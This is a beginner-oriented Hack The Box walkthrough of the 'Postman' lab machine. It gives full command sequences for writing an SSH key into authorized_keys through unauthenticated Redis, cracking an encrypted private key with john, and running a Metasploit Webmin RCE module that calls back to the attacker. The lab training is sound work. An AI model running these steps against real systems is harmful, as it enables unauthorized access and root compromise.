HTB Postman Machine Walkthrough | Easy HackTheBox Guide for Beginners
Welcome to the WhyWriteUps articles, where we explain every step we made and why we made it. I have been solving machines for quite a bit of time, and most of the walkthroughs I have ever read are just commands and I think that most of the people who are reading those walkthroughs do not understand the commands they are using, so I wanted to fix that. I want beginners to understand what they are doing and why they are doing it.
Since this box is part of the CPTS Preparation Track, I have included references to the corresponding HTB Academy modules alongside each vulnerability, bridging the gap between theory and practical exploitation.

Synopsis
Postman is an easy difficulty Linux machine, which features a Redis server running without authentication. This service can be leveraged to write an SSH public key to the user’s folder. An encrypted SSH private key is found, which can be cracked to gain user access. The user is found to have a login for an older version of Webmin. This is exploited through command injection to gain root privileges.
Enumeration
We will start the enumeration with ping command to check if the host is alive.
1
2
3
$ ping 10.129.2.1

64 bytes from 10.129.2.1: icmp_seq=1 ttl=63 time=159 ms
We received a response meaning the host is alive. Let’s run nmap scan.
1
sudo nmap 10.129.2.1 -sV -sC -p- -oA postman -min-rate=5000
Breakdown of the command:
nmap 10.129.2.1 - providing IP address of the target.
-sV -sC - Tells nmap to run service version enumeration and also other default scripts.
-p- - scans all ports to make sure we don’t miss anything.
-oA postman - saves the result in all three formats under postman name.
-min-rate=5000 - No slower rate than 5000 packets per second (pretty fast)

The Nmap scan discovered four open ports: SSH, which is pretty common in HTB boxes, two HTTP ports, 80 and 1000, and Redis service on port 6379.
Searching for vulnerabilities in Redis key-value store 4.0.9 and MiniServ 1.910 shows us two vulnerabilities. The first one is a vulnerability in Redis 4.0.9 that allows us to write to the backend server unauthenticated, and the second one is a vulnerability in the MiniServ 1.910 component of Webmin that has Authenticated Remote Code Execution vulnerability with root privileges.
The Website in HTTP 80 doesn’t have any interesting features, so let’s try the unauthenticated write vulnerability in Redis which allows us to gain foothold as redis user if successful.
Abusing Redis
This article explained the vulnerability very well.
So we will start off with generating SSH keys if we don’t have one:
1
ssh-keygen -t rsa
Next, we are going to copy our public key to another file:
1
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > temp.txt
To connect to the Redis service, we have to install the redis-tools package, which will give us redis-cli to connect to the service.
1
sudo apt-get install redis-tools
Once installation is complete, we are going to connect to the target using this command:
1
cat ~/.ssh/temp.txt | redis-cli -h 10.129.2.1 -x set s-key
breakdown of the command:
-h = target host -x = read value from stdin (your temp.txt) set s-key = stores the content as a Redis key called s-key
At this point your public key lives in Redis memory, nothing on disk yet.
1
config get dir
Shows where Redis writes its database file. Returns /var/lib/redis — that’s the default Redis home directory.
1
config set dir /var/lib/redis/.ssh
Changes Redis’s working directory to the .ssh folder of the redis user. This is where authorized_keys needs to live for SSH key auth to work.
1
get s-key
Just confirms the value is in Redis and has the newline padding intact. You can see the \n\n\n at the start and end — good sign.
1
config set dbfilename "authorized_keys"
Tells Redis to name its database dump file authorized_keys instead of the default dump.rdb.
1
save
Saves the action
If everything went its way, we can connect as the redis user using the SSH service, and since our public key is in the redis user’s directory, we can use our private key as it’s the user’s.
1
2
3
4
5
6
7
8
$ ssh -i id_rsa redis@10.129.2.1
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)
...
<SNIP>
...
Last login: Sat Mar 28 11:36:14 2026 from 10.10.16.121
redis@Postman:~$ whoami
redis
While HackTheBox Academy didn’t show how to exploit Redis service in the CPTS path, identifying the service version and checking public exploits is essential skill we should all know instead of memorizing it.
Password Cracking and Password Reuse
As you can see, we successfully gained a foothold into the target as the redis user. Checking the /home directory shows us that the Matt user exists. While enumerating the system, we checked /opt — a directory used for optional/third-party software that admins often overlook when cleaning up sensitive files and found id_rsa.bak back up SSH private key potentially for Matt user.
1
2
3
4
5
6
7
8
9
10
11
redis@Postman:/opt$ ls
id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
<SNIP>
....
We can also see that the private key is encrypted, meaning we have to know the passphrase to be able to use it. Let’s transfer the file to our localhost to try to crack the passphrase. I just copied the file since it is pretty small, but you can use any method of transfer you want.
Once transferred, we are going to use the ssh2john tool to create a hash that we can try to crack, and if cracked, we will be able to use the private key.
1
ssh2john Matt_id_rsa > ssh.hash
Now, let’s try to crack it with john
1
2
3
4
5
6
7
john --wordlist=/home/serenity/wordlists/rockyou.txt ssh.hash
Using default input encoding: UTF-8
<SNIP>
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (Matt_id_rsa)
1g 0:00:00:00 DONE (2026-03-28 12:14) 10.00g/s 2468Kp/s 2468Kc/s 2468KC/s confused6..colin22
Use the "--show" option to display all of the cracked passwords reliably
As you can see, we successfully cracked it, and the passphrase is computer2008. Let’s now SSH into Matt using this private key.
1
2
3
ssh -i Matt_id_rsa Matt@10.129.2.1
Enter passphrase for key 'Matt_id_rsa':
Connection closed by 10.129.2.1 port 22
But no matter what we try, the server keeps rejecting the authentication with no informative error even though the passphrase is correct, Trying the passphrase as a password didn’t work as well, but if we try to su Matt using the redis user locally, using the passphrase as a password, we will be able to gain access to this user and grab the user.txt at /home/Matt.
1
2
3
4
redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ ls /home/Matt
user.txt
Cracking password-protected SSH keys is a well-documented topic in Password Attacks -> Cracking Protected Files which is part of the CPTS path.
Privilege Escalation via Webmin
Now, earlier I mentioned how we can achieve Remote Code Execution via MiniServ 1.910 if authenticated. Why don’t we try Matt’s credentials on this service?

As you can see, the credentials successfully worked, now we are going to use the automated msfconsole module for the exploitation.
1
2
3
4
5
6
7
8
use exploit/linux/http/webmin_packageup_rce
set RHOSTS <target_IP>
set RPORT 10000
set USERNAME Matt
set PASSWORD computer2008
set LHOST <tun0_IP>
set SSL true
run

Again, CPTS modules might not show this CVE or exploitation, but research is a very important skill we should know.
━━━━━━━━━━━━━━
WhyWriteUps
Learn. Hack. Share.
━━━━━━━━━━━━━━